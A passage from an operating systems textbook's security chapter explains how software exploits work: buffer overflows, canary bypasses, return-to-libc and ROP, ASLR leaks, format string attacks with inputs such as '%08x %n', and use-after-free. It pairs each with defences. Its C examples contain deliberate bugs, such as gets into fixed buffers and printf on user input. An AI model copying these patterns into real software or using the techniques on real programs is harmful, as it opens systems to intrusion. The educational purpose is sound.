

fingerprints *online*, may be unacceptable to people because they associate fingerprints with criminals. Using fingerprints to unlock a phone is all right though.

9.5 EXPLOITING SOFTWARE

One of the main ways to break into a user's computer is by exploiting vulnerabilities in the software running on the system to make it do something different than the programmer intended. For instance, a common attack is to infect a user's browser by means of a **drive-by-download**. In this attack, the cybercriminal infects the user's browser by placing malicious content on a Web server. As soon as the user visits the Website, the browser is infected. Sometimes, the Web servers are completely run by the attackers, in which case the attackers should find a way to lure users to their Website (spamming people with promises of free software, movies, or naughty pictures might do the trick). However, it is also possible that attackers are able to put malicious content on a legitimate Website (perhaps in the ads, or on a discussion board). Some years ago, the Website of the Miami Dolphins was compromised in this way, just days before the Dolphins hosted the Super Bowl, one of the most anticipated sporting events of the year. Just days before the event, the Website was extremely popular and many users visiting the Website were infected. After the initial infection in a drive-by-download, the attacker's code running in the browser downloads the real zombie software (malware), executes it, and makes sure it is always started when the system boots.

Since this is a book on operating systems, the focus is on how to subvert the operating system. The many ways one can exploit software bugs to attack Websites and databases are not covered here. The typical scenario is that somebody discovers a bug in the operating system and then finds a way to exploit it to compromise computers that are running the defective code. Drive-by-downloads are not really part of the picture either, but we will see that many of the vulnerabilities and exploits in user applications are applicable to the kernel also.

In Lewis Carroll's famous book *Through the Looking Glass*, the Red Queen takes Alice on a crazy run. They run as fast as they can, but no matter how fast they run, they always stay in the same place. That is odd, thinks Alice, and she says so. "In our country you'd generally get to somewhere else—if you ran very fast for a long time as we've been doing." "A slow sort of country!" said the Queen. "Now, here, you see, it takes all the running you can do, to keep in the same place. If you want to get somewhere else, you must run at least twice as fast as that!"

The **Red Queen effect** is typical for evolutionary arms races. In the course of millions of years, the ancestors of zebras and lions both evolved. Zebras became faster and better at seeing, hearing, and smelling predators—useful, if you want to outrun the lions. But in the meantime, lions also became faster, bigger, stealthier, and better camouflaged—useful, if you like zebra for dinner. So, although the lion and the zebra both "improved" their designs, neither became more successful at

beating the other in the hunt; both of them still exist in the wild. Still, lions and zebras are locked in an arms race. They are running to stand still. The Red Queen effect also applies to program exploitation. Attacks become ever more sophisticated to deal with increasingly advanced security measures.

Although every exploit involves a specific bug in a specific program, there are several general categories of bugs that occur over and over and are worth studying to see how attacks work. In the following sections we will examine not only a number of these methods, but also countermeasures to stop them, and counter countermeasures to evade these measures, and even some counter counter countermeasures to counter these tricks, and so on. It will give you a good idea of the arms race between attackers and defenders—and what it is like to go jogging with the Red Queen.

We will start our discussion with the venerable buffer overflow, one of the most important exploitation techniques in the history of computer security. It was already used in the very first Internet worm, written by Robert Morris Jr. in 1988, and it is still widely used today. Despite all countermeasures, it is safe to predict that buffer overflows will be with us for quite some time yet. Buffer overflows are ideally suited for introducing three of the most important protection mechanisms available in most modern systems: stack canaries, data execution protection, and address-space layout randomization. After that, we will look at other exploitation techniques, like format string attacks, integer overflows, and dangling pointer exploits.

9.5.1 Buffer Overflow Attacks

One rich source of attacks is due to the fact that virtually all operating systems and most systems programs are written in the C or C++ programming languages (because programmers like them and they can be compiled to extremely efficient object code). Unfortunately, no C or C++ compiler does array bounds checking. As an example, the C library function *gets*, which reads a string (of unknown size) into a fixed-size buffer, but without checking for overflow, is notorious for being subject to this kind of attack (some compilers even detect the use of *gets* and warn about it). Consequently, the following code sequence is also not checked:

```
01. void A() {  
02.     char B[128];           /* reserve a buffer with space for 128 bytes on the stack */  
03.     printf ("Type log message: ");  
04.     gets (B);              /* read log message from standard input into buffer */  
05.     writeLog (B);          /* output the string in a pretty format to the log file */  
06. }
```

Function *A* represents a logging procedure—somewhat simplified. Every time the function executes, it invites the user to type in a log message and then reads whatever the user types in the buffer *B*, using the *gets* function from the C library.

Finally, it calls the (homegrown) *writeLog* function that presumably writes out the log entry in an attractive format (perhaps adding a date and time to the log message to make it easier to search the log later). Assume that function *A* is part of a privileged process, for instance a program that is SETUID root. An attacker who is able to take control of such a process, essentially has root privileges herself.

The code above has a severe bug, although it may not be immediately obvious. The problem is caused by the fact that *gets* reads characters from standard input until it encounters a newline character. It has no idea that buffer *B* can hold only 128 bytes. Suppose the user types a line of 256 characters. What happens to the remaining 128 bytes? Since *gets* does not check for buffer bounds violations, the remaining bytes will be stored on the stack also, as if the buffer were 256 bytes long. Everything that was originally stored at the memory locations right after the end of the buffer is simply overwritten. The consequences are typically disastrous.

In Fig. 9-17(a), we see the main program running, with its local variables on the stack. At some point it calls the procedure *A*, as shown in Fig. 9-17(b). The standard calling sequence starts out by pushing the return address (which points to the instruction following the call) onto the stack. It then transfers control to *A*, which decrements the stack pointer by 128 to allocate storage for its local variable (buffer *B*).




Figure 9-17. (a) Situation when the main program is running. (b) After the procedure *A* has been called. (c) Buffer overflow shown in gray

So what exactly will happen if the user provides more than 128 characters? Figure 9-17(c) shows this situation. As mentioned, the *gets* function copies all the bytes into and beyond the buffer, overwriting possibly many things on the stack, but in particular overwriting the return address pushed there earlier. In other words, part of the log entry now fills the memory location that the system assumes to hold the address of the instruction to jump to when the function returns. As long as the

user typed in a regular log message, the characters of the message would probably not represent a valid code address. As soon as the function *A* returns, the program would try to jump to an invalid target—something the system would not like at all. In most cases, the program would crash immediately.

Now assume that this is not a benign user who provides an overly long message by mistake, but an attacker who provides a tailored message specifically aimed at subverting the program's control flow. Say the attacker provides an input that is carefully crafted to overwrite the return address with the address of buffer *B*. The result is that upon returning from function *A*, the program will jump to the beginning of buffer *B* and execute the bytes in the buffer as code. Since the attacker controls the content of the buffer, she can fill it with machine instructions—to execute the attacker's code within the context of the original program. In effect, the attacker has overwritten memory with his own code and gotten it executed. The program is now completely under the attacker's control. She can make it do whatever she wants. Often, the attacker code is used to launch a shell (for instance by means of the `exec` system call), enabling the intruder convenient access to the machine. For this reason, such code is commonly known as **shellcode**, even if it does not spawn a shell.

This trick works not just for programs using *gets* (although you should really avoid using that function), but for any code that copies user-provided data in a buffer without checking for boundary violations. This user data may consist of command-line parameters, environment strings, data sent over a network connection, or data read from a user file. There are many functions that copy or move such data: *strcpy*, *memcpy*, *strcat*, and many others. Of course, any old loop that you write yourself and that moves bytes into a buffer may be vulnerable as well.

What if the attacker does not know the exact address to return to? Often an attacker can guess where the shellcode resides *approximately*, but not *exactly*. In that case, a typical solution is to prepend the shellcode with a **nop sled**: a sequence of one-byte NO OPERATION instructions that do not do anything at all. As long as the attacker manages to land anywhere on the nop sled, the execution will eventually also reach the real shellcode at the end. Nop sleds work on the stack, but also on the heap. On the heap, attackers often try to increase their chances by placing nop sleds and shellcode all over the heap. For instance, in a browser, malicious JavaScript code may try to allocate as much memory as it can and fill it with a long nop sled and a small amount of shellcode. Then, if the attacker manages to divert the control flow and aims for a random heap address, chances are that she will hit the nop sled. This technique is known as **heap spraying**.

Stack Canaries

One commonly used defense against the attack sketched above is to use **stack canaries**. The name derives from the mining profession. Working in a mine is very dangerous work. Toxic gases like carbon monoxide may build up and kill the

miners. Moreover, carbon monoxide is odorless, so the miners might not even notice it. In the past, miners therefore brought canaries into the mine as biological early warning systems. Any build up of toxic gases would kill the canary before harming its owner. If your bird died, it was probably time to go up. Besides, the canaries provide lovely audio while alive.

Modern computer systems still use (digital) canaries as early warning systems. The idea is very simple. At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong. In that case, it is better to hit the panic button and crash rather than continuing.

Avoiding Stack Canaries

Canaries work well against attacks like the one above, but many buffer overflows are still possible. For instance, consider the code snippet in Fig. 9-18. It uses two new functions. The *strcpy* is a C library function to copy a string into a buffer, while the *strlen* determines the length of a string.

```
01. void A (char *date) {
02.     int len;
03.     char B [128];
04.     char logMsg [256];
05.
06.     strcpy (logMsg, date);    /* first copy the string with the date in the log message */
07.     len = strlen (date);     /* determine how many characters are in the date string */
08.     gets (B);                /* now get the actual message */
09.     strcpy (logMsg+len, B);  /* and copy it after the date into logMessage */
10.     writeLog (logMsg);      /* finally, write the log message to disk */
11. }
```

Figure 9-18. Skipping the stack canary: by modifying *len* first, the attack is able to bypass the canary and modify the return address directly.

As we saw in the previous example, function *A* reads a log message from standard input, but this time it explicitly prepends it with the current date (provided as a string argument to function *A*). First, it copies the date into the log message (line 6). A date string may have different length, depending on the day of the week, the month, etc. For instance, Friday has 5 letters, but Saturday 8. Same thing for the months. So, the second thing it does is determine how many characters are in the date string (line 7). Then it gets the user input (line 8) and copies it into the log message, starting just after the date string. It does this by specifying the destination

of the copy should be the start of the log message plus the length of the date string (line 9). Finally, it writes the log to disk as before.

Let us suppose the system uses stack canaries. How could we possibly change the return address? The trick is that when the attacker overflows buffer *B*, she does not try to hit the return address immediately. Instead, she modifies the variable *len* that is located just above it on the stack. In line 9, *len* serves as an offset that determines where the contents of buffer *B* will be written. The programmer's idea was to skip only the date string, but since the attacker controls *len*, she may use it to skip the canary and overwrite the return address.

Moreover, buffer overflows are not limited to the return address. Any function pointer that is reachable via an overflow is fair game. A function pointer is just like a regular pointer, except that it points to a function instead of data. For instance, C and C++ allow a programmer to declare a variable *f* as a pointer to a function that takes a string argument and returns no result, as follows:

```
void (*f)(char*);
```

The syntax is perhaps a bit arcane, but it is really just another variable declaration. Since function *A* of the previous example matches the above signature, we can now write “*f* = *A*” and use *f* instead of *A* in our program. It is beyond this book to go into function pointers in great detail, but rest assured that function pointers are quite common in operating systems. Now suppose the attacker manages to overwrite a function pointer. As soon as the program calls the function using the function pointer, it would really call the code injected by the attacker. For the exploit to work, the function pointer need not even be on the stack. Function pointers on the heap are just as useful. As long as the attacker can change the value of a function pointer or a return address to the buffer that contains the attacker's code, she is able to change the program's flow of control.

Data Execution Prevention

Perhaps by now you may exclaim: “Wait a minute! The real cause of the problem is not that the attacker is able to overwrite function pointers and return addresses, but the fact that she can inject *code* and have it executed. Why not make it impossible to execute bytes on the heap and the stack?” If so, you had an epiphany. However, we will see shortly that epiphanies do not always stop buffer overflow attacks. Still, the idea is pretty good. **Code injection attacks** will no longer work if the bytes provided by the attacker cannot be executed as legitimate code.

Modern CPUs have a feature that is popularly referred to as the **NX bit**, which stands for “No-eXecute.” It is extremely useful to distinguish between data segments (heap, stack, and global variables) and the text segment (which contains the code). Specifically, many modern operating systems try to ensure that data segments are writable, but are not executable, and the text segment is executable, but not writable. This policy is known on OpenBSD as **W^X** (pronounced as “W

Exclusive-OR X”) or “W XOR X”). It signifies that memory is either writable or executable, but not both. MacOS, Linux, and Windows have similar protection schemes. A generic name for this security measure is **DEP (Data Execution Prevention)**. Some hardware does not support the NX bit. In that case, DEP can still be made to work but the implementation will be less efficient.

DEP prevents all of the attacks discussed so far. The attacker can inject as much shellcode into the process as much as she wants. Unless she is able to make the memory executable, there is no way to run it.

Code Reuse Attacks

DEP makes it impossible to execute code in a data region. Stack canaries make it harder (but not impossible) to overwrite return addresses and function pointers. Unfortunately, this is not the end of the story, because somewhere along the line, someone else had an epiphany too. The insight was roughly as follows: “Why inject code, when there is plenty of it in the binary already?” In other words, rather than introducing new code, the attacker simply constructs the necessary functionality out of the existing functions and instructions in the binaries and libraries. We will first look at the simplest of such attacks, return to *libc*, and then discuss the more complex, but very popular, technique of return-oriented programming.

Suppose that the buffer overflow of Fig. 9-18 has overwritten the return address of the current function, but cannot execute attacker-supplied code on the stack. The question is: can it return somewhere else? It turns out it can. Almost all C programs are linked with the (usually shared) library *libc*, which contains key functions most C programs need. One of these functions is *system*, which takes a string as argument and passes it to the shell for execution. Thus, using the *system* function, an attacker can execute any program she wants. So, instead of executing shellcode, the attacker simply places a string containing the command to execute on the stack, and diverts control to the *system* function via the return address.

The attack, known as return to *libc*, has several variants. The *system* function is not the only target that may be interesting to the attacker. For instance, attackers may also use the *mprotect* function to make part of the data segment executable. In addition, rather than jumping to the *libc* function directly, the attack may take a level of indirection. On Linux, for instance, the attacker may return to the **PLT (Procedure Linkage Table)** instead. The PLT is a structure to make dynamic linking easier, and contains snippets of code that, when executed, in turn call the dynamically linked library functions. Returning to this code then indirectly executes the library function.

The concept of **ROP (Return-Oriented Programming)** takes the idea of reusing the program’s code to its extreme. Rather than return to (the entry points of) library functions, the attacker can return to any instruction in the text segment. For instance, she can make the code land in the middle, rather than the beginning, of a function. The execution will simply continue at that point, one instruction at a

time. Say that after a handful of instructions, the execution encounters another return instruction. Now, we ask the same question once again: where can we return to? Since the attacker has control over the stack, she can again make the code return anywhere she wants to. Moreover, after she has done it twice, she may as well do it three times, or four, or ten, etc.

Thus, the trick of return-oriented programming is to look for small sequences of code that (a) do something useful and (b) end with a return instruction. The attacker can string together these sequences by means of the return addresses she places on the stack. The individual snippets are called **gadgets**. Typically, they have very limited functionality, such as adding two registers, loading a value from memory into a register, or pushing a value on the stack. In other words, the collection of gadgets can be seen as a very strange instruction set that the attacker can use to build arbitrary functionality by clever manipulation of the stack. The stack pointer, meanwhile, serves as a slightly bizarre kind of program counter.




Figure 9-19. Return-oriented programming: linking gadgets.

Figure 9-19(a) shows an example of how gadgets are linked together by return addresses on the stack. The gadgets are short snippets of code that end with a return instruction. The return instruction will pop the address to return to off the stack and continue execution there. In this case, the attacker first returns to gadget A in some function X, then to gadget B in function Y, etc. It is the attacker's job to

gather these gadgets in an existing binary. As she did not create the gadgets herself, she sometimes has to make do with gadgets that are perhaps less than ideal, but good enough for the job. For instance, Fig. 9-19(b) suggests that gadget A has a check as part of the instruction sequence. The attacker may not care for the check at all, but since it is there, she will have to accept it. For most purposes, it is perhaps good enough to pop any nonnegative number into register 1. The next gadget pops any stack value into register 2, and the third multiplies register 1 by 4, pushes it on the stack, and adds it to register 2. Combining, these three gadgets yields the attacker something that may be used to calculate the address of an element in an array of integers. The index into the array is provided by the first data value on the stack, while the base address of the array should be in the second data value.

Return-oriented programming may look very complicated, and perhaps it is. But as always, people have developed tools to automate as much as possible. Examples include gadget harvesters and even ROP compilers. Nowadays, ROP is one of the most important exploitation techniques used in the wild.

Address-Space Layout Randomization

Here is another idea to stop these attacks. Besides modifying the return address and injecting some (ROP) program, the attacker should be able to return to exactly the right address—with ROP no nop sleds are possible. This is easy, if the addresses are fixed, but what if they are not? **ASLR (Address Space Layout Randomization)** aims to randomize the addresses of functions and data between every run of the program. As a result, it becomes much harder for the attacker to exploit the system. Specifically, ASLR often randomizes the positions of the initial stack, the heap, and the libraries.

Like canaries and DEP, most modern operating systems support ASLR both for the operating system and user applications, although the amount of randomness (the “entropy”) differs. The combined force of these three protection mechanisms has raised the bar for attackers significantly. Just jumping to injected code or even some existing function in memory has become hard work. Together, they form an important line of defense in modern operating systems. What is especially nice about them is that they offer their protection at a very reasonable cost to performance.

Bypassing ASLR

Even with all three defenses enabled, attackers still manage to exploit the system. There are several weaknesses in ASLR that allow intruders to bypass it. The first weakness is that ASLR is often not random enough. Many implementations of ASLR still have certain code at fixed locations. Moreover, even if a segment is randomized, the randomization may be weak, so that an attacker can brute-force it. For instance, on 32-bit systems the entropy may be limited because you cannot

randomize *all* bits of the stack. To keep the stack working as a regular stack that grows downward, randomizing the least significant bits is not an option.

A more important attack against ASLR is formed by memory disclosures. In this case, the attacker uses one vulnerability not to take control of the program directly, but rather to leak information about the memory layout, which she can then use to exploit a second vulnerability. As a trivial example, consider the following code:

```
01. void C() {  
02.     int index;  
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };  
04.     printf ("Which prime number between 1 and 47 would you like to see?");  
05.     index = read_user_input ();  
06.     printf ("Prime number %d is: %d\n", index, prime[index]);  
07. }
```

The code contains a call to *read_user_input*, which is not part of the standard C library. We simply assume that it exists and returns an integer that the user types on the command line. We also assume that it does not contain any errors. Even so, for this code it is very easy to leak information. All we need to do is provide an index that is greater than 15, or less than 0. As the program does not check the index, it will happily return the value of any integer in memory.

The address of one function is often sufficient for a successful attack. The reason is that even though the position at which a library is loaded may be randomized, the relative offset for each individual function from this position is generally fixed. Phrased differently: if you know one function, you know them all. Even if this is not the case, with just one code address, it is often easy to find many others, as shown by Snow et al. (2013). Later in this chapter, we will look at more fine-grained randomization also.

Non-Control-Flow Diverting Attacks

So far, we have considered attacks on the control flow of a program: modifying function pointers and return addresses. The goal was always to make the program execute new functionality, even if that functionality was recycled from code already present in the binary. However, this is not the only possibility. The data itself can be an interesting target for the attacker also, as in the following snippet of pseudocode:

```
01. void A() {  
02.     int authorized;  
03.     char name [128];  
04.     authorized = check_credentials (...); /* the attacker is not authorized, so returns 0 */  
05.     printf ("What is your name?\n");  
06.     gets (name);
```

```
07.  if (authorized != 0) {
08.      printf ("Welcome %s, here is all our secret data\n", name)
09.      /* ... show secret data ... */
10.  } else
11.      printf ("Sorry %s, but you are not authorized.\n", name);
12.  }
13. }
```

The code is meant to do an authorization check. Only users with the right credentials are allowed to see the top secret data. The function *check_credentials* is not a function from the C library, but we assume that it exists somewhere in the program and does not contain any errors. Now suppose the attacker types in 129 characters. As in the previous case, the buffer will overflow, but it will not modify the return address. Instead, the attacker has modified the value of the *authorized* variable, giving it a value that is not 0. The program does not crash and does not execute any attacker code, but it leaks secret information to an unauthorized user.

Buffer Overflows—The Not So Final Word

Buffer overflows are some of the oldest and most important memory corruption techniques that are used by attackers. Despite more than a quarter century of incidents, and a plethora of defenses (we have only treated the most important ones), it seems impossible to get rid of them (Van der Veen, 2012). For all this time, a substantial fraction of all security problems is due to this flaw, which is difficult to fix because there are so many existing C programs around that do not check for buffer overflow.

The arms race is nowhere near complete. All around the world, researchers are investigating new defenses. Some of these defenses are aimed at binaries, others consist of security extension to C and C++ compilers. Popular compilers such as Visual Studio, gcc, and LLVM/Clang offer “sanitizers” as compile-time options to stop a wide range of possible attacks. One of the most popular ones is known as **AddressSanitizer**. By compiling your code with *-fsanitize=address*, the compiler ensures that every memory allocation is flanked by red zones: small areas of “invalid” memory. Any access to a red zone, for instance as result of a buffer overflow, will lead to a program crash with an appropriately depressing error message. To make this happen, AddressSanitizer keeps a bit map to indicate for each byte of allocated memory that it is valid and for each byte in red zone that it is invalid. Whenever the program accesses memory, it quickly consults the bit map to see if the access is permitted. Of course, none of this is free. The bit map and red zones increase the memory usage and initializing and consulting the bit map incur a hefty performance penalty. Since slowing down code by almost a factor 2 is rarely super popular among product managers, AddressSanitizer is often not used in production code. However, it is useful during testing.

It is important to emphasize that attackers are also improving their exploitation techniques. In this section, we have tried to give an overview of some of the more important techniques, but there are many variations of the same idea. The one thing we are fairly certain of is that in the next edition of this book, this section will still be relevant (and probably longer).

The good news is that help is on the way. Many of these exploits are due to the fact that C and C++ are very permissive and do not check much, in order to make programs written in them very fast. More modern languages, such as Rust and Go, are much more secure. Yes, programs written in them are not as fast as C or C++ programs, but people now are more willing to accept some hit in performance in return for fewer bugs than they were 30 or 40 years ago.

9.5.2 Format String Attacks

The next attack is also a memory-corruption attack, but of a very different nature. Some programmers do not like typing, even though they are excellent typists. Why name a variable *reference_count* when *rc* obviously means the same thing and saves 13 keystrokes on every occurrence? This dislike of typing can sometimes lead to catastrophic system failures as described below.

Consider the following fragment from a C program that prints the traditional C greeting at the start of a program:

```
char *s="Hello World";  
printf("%s", s);
```

In this program, the character string variable *s* is declared and initialized to a string consisting of “Hello World” and a null byte to indicate the end of the string. The call to the function *printf* has two arguments, the format string “%s”, which instructs it to print a string, and the address of the string. When executed, this piece of code prints the string on the screen (or wherever standard output goes). It is correct and bulletproof.

But suppose the programmer gets lazy and instead of the above, types:

```
char *s="Hello World";  
printf(s);
```

This call to *printf* is allowed because *printf* has a variable number of arguments, of which the first must be a format string. But a string not containing any formatting information (such as “%s”) is legal, so although the second version is not good programming practice, it is allowed and it will work. Best of all, it saves typing five characters, clearly a big win.

Six months later some other programmer is instructed to modify the code to first ask the user for his name, then greet the user by name. After studying the code somewhat hastily, she changes it a little bit, like this:

```
1. char s[100], g[100] = "Hello ";      /* declare s and g; initialize g */
2. fgets(s, 100, stdin);                /* read a string from the keyboard into s */
3. strcat(g, s);                        /* concatenate s onto the end of g */
4. printf(g);                           /* print g */
```

Now it reads a string into the variable *s* and concatenates it to the initialized string *g* to build the output message in *g*. It still works. So far so good.

However, a knowledgeable user who saw this code would quickly realize that the input accepted from the keyboard is not a just a string; it is a format string, and as such all the format specifications allowed by *printf* will work. What if someone provided “%08x%08x%08x”? Well, in that case, the function would have to print the three next parameters to *printf* as hexadecimal values of 8 digits. But there are no other parameters! However, *printf* does not know that. It will just assume that the parameters are in the usual places. For a 32-bit Linux system, where parameters are passed via the stack, it will therefore print the next three values on the stack. On a 64-bit Linux system, where the first 6 parameters are passed via registers (and the remaining ones, if any, via the stack), it will print 32 bits of the content of the first three parameter registers. In other words, an attacker is able to leak possibly sensitive information via the format string.

While most of the formatting indicators such as “%s” (for printing strings) and “%d” (for printing decimal integers), also format output, a couple are special. In particular, “%n” does not print anything. Instead it calculates how many characters should have been output already at the place it appears in the string and stores it into the address indicated by the next argument to *printf* to be processed. Here is an example program using “%n”:

```
1. int main(int argc, char *argv[])
2. {
3.     int i=0;
4.     printf("Hello %nworld\n", &i);    /* the %n stores into i */
5.     printf("i=%d\n", i);              /* i is now 6 */
6. }
```

Figure 9-20. A format string vulnerability.

When this program is compiled and run, the output it produces on the screen is:

```
Hello world
i=6
```

Note that the variable *i* has been modified by a call to *printf*, something not obvious to everyone. While this feature is useful once in a blue moon, it means that printing a format string can cause a word—or many words—to be stored into memory. Was it a good idea to include this feature in *printf*? Definitely not, but it seemed so handy at the time. A lot of software vulnerabilities started like this.

As we saw in the preceding example, by accident the programmer who modified the code allowed the user of the program to (inadvertently) enter a format

string. Since printing a format string can overwrite memory, we now have the tools needed to overwrite the return address of the *printf* function on the stack and jump somewhere else, for example, into the newly entered format string. This approach is called a **format string attack**.

Performing a format string attack is not exactly trivial. Where will the number of characters that the function printed be stored? Well, at the address of the parameter following the format string itself, just as in the example shown above. But in the vulnerable code, the attacker could supply only *one* string (and no second parameter to *printf*). In fact, what will happen is that the *printf* function will *assume* that there *is* a second parameter. Let us assume that on the target system the parameters to a function are passed via the stack. In that case, it will just take the next value on the stack and use that. The attacker may also make *printf* use the next value on the stack, for instance by providing the following format string as input:

```
"%08x %n"
```

The “%08x” again means that *printf* will print the next parameter as an 8-digit hexadecimal number. So if that value is *1*, it will print *0000001*. In other words, with this format string, *printf* will simply assume that the next value on the stack is a 32-bit number that it should print, and the value after that is the address of the location where it should store the number of characters printed, in this case 9: 8 for the hexadecimal number and 1 for the space. Suppose he supplies the format string:

```
"%08x %08x %n"
```

In that case, *printf* will store the value at the address provided by the third value following the format string on the stack, and so on. This is the key to making the above format string bug a “write anything anywhere” primitive for an attacker. The details are beyond this book, but the idea is that the attacker makes sure that the right target address is on the stack. This is easier than you may think. For example, in the vulnerable code we presented in Fig. 9-20, the string *g* is itself also on the stack, at a higher address than the stack frame of *printf* (see Fig. 9-21). Let us assume that the string starts as shown in Fig. 9-21, with “AAAA”, followed by a sequence of “%0x” and ending with “%0n”. What will happen? Well if the attacker gets the number of “%0x”s just right, she will have reached the format string (stored in buffer *B*) itself. In other words, *printf* will then use the first 4 bytes of the format string as the address to write to. Since the ASCII value of the character *A* is 65 (or *0x41* in hexadecimal), it will write the result at location *0x41414141*, but the attacker can specify other addresses also. Of course, she must make sure that the number of characters printed is exactly right (because this is what will be written in the target address). In practice, there is a little more to it than that, but not much. Have a look at the write-up on format string attacks on Bugtraq for more details: <https://seclists.org/bugtraq/2000/Sep/214>.




Figure 9-21. A format string attack. By using exactly the right number of `%08x`, the attacker can use the first four characters of the format string as an address.

Once the user has the ability to overwrite memory and force a jump to newly injected code, the code has all the power and access that the attacked program has. If the program is SETUID root, the attacker can create a shell with root privileges. As an aside, the use of fixed-size character arrays in this example could also be subject to a buffer-overflow attack.

The good news is that format string vulnerabilities are relatively easy to detect and popular compilers have the ability to warn the programmer that their code may be vulnerable. Better still, the `“%n”` format specifier is disabled by default in many modern C libraries.

9.5.3 Use-After-Free Attacks

A third memory-corruption technique that is very popular in the wild is known as a use-after-free attack. The simplest manifestation of the technique is quite easy to understand, but generating an exploit can be tricky. C and C++ allow a program to allocate memory on the heap using the `malloc` call, which returns a pointer to a newly allocated chunk of memory. Later, when the program no longer needs it, it calls `free` to release the memory. The variable still contains the same pointer, but it now points to memory that has already been freed. We say that the pointer is *dangling* because it points to memory that the program no longer “owns.” Bad things

happen when the program accidentally decides to use the memory. Consider the following code that discriminates against (really) old people:

```
01. int *A = (int *) malloc (128);          /* allocate space for 128 integers */
02. int year_of_birth = read_user_input (); /* read an integer from standard input */
03. if (year_of_birth < 1900) {
04.     printf ("Error, year of birth should be greater than 1900 \n");
05.     free (A);
06. } else {
07.     ...
08.     /* do something interesting with array A */
09.     ...
10. }
11. ... /* many more statements, containing malloc and free */
12. A[0] = year_of_birth;
```

The code is wrong. And not just because of the age discrimination, but also because in line 12 it may assign a value to an element of array *A* after it was freed already (in line 5). The pointer *A* will still point to the same address, but it is not supposed to be used anymore. In fact, the memory may already have been reused for another buffer by now (see line 11).

The question is: what will happen? The store in line 12 will try to update memory that is no longer in use for array *A*, and may well modify a different data structure that now lives in this memory area. In general, this memory corruption is not a good thing, but it gets even worse if the attacker is able to manipulate the program in such a way that it places a *specific* heap object in that memory where the first integer of that object contains, say, the user's authorization level. This is not always easy to do, but there exist techniques (known as **heap feng shui**) to help attackers pull it off. Feng Shui is the ancient Chinese art of orienting building, tombs, and memory on the heap in an auspicious manner. If the digital feng shui master succeeds, she can now set the authorization level to any value (well, up to 1900).

9.5.4 Type Confusion Vulnerabilities

A related vulnerability is caused by type confusion. It is mainly a problem for C++ programs, but sometimes also occurs in other languages such as C. As you may know, C++ is an object oriented language. Programs create objects of certain classes, where each class may inherit properties from one or more parent classes. As this book is quite a tome already, we will not include a C++ tutorial, but there are many hundreds available online. Instead, we explain the main issues from a high level. Consider the following code for a factory of piano-playing robots:

```
1. const char *name1 = (char*) "Sam";
2. const char *name2 = (char*) "Rick";
3.
```



```
4. class robot { /* parent class */
5. public:
6.   char name[128];
7.   void play_piano () { /* ... */ }
8.   robot (const char *str) { /* constructor also names the robot */
9.     strncpy (name, str, 127);
10.  }
11. };
12.
13. class worker_robot : public robot { /* first child class */
14.   using robot::robot;
15. public:
16.   virtual void change_name (const char *str) { strncpy (name, str, 127); }
17. };
18.
19. class supervisor_robot : public robot { /* second child class */
20.   using robot::robot;
21. public:
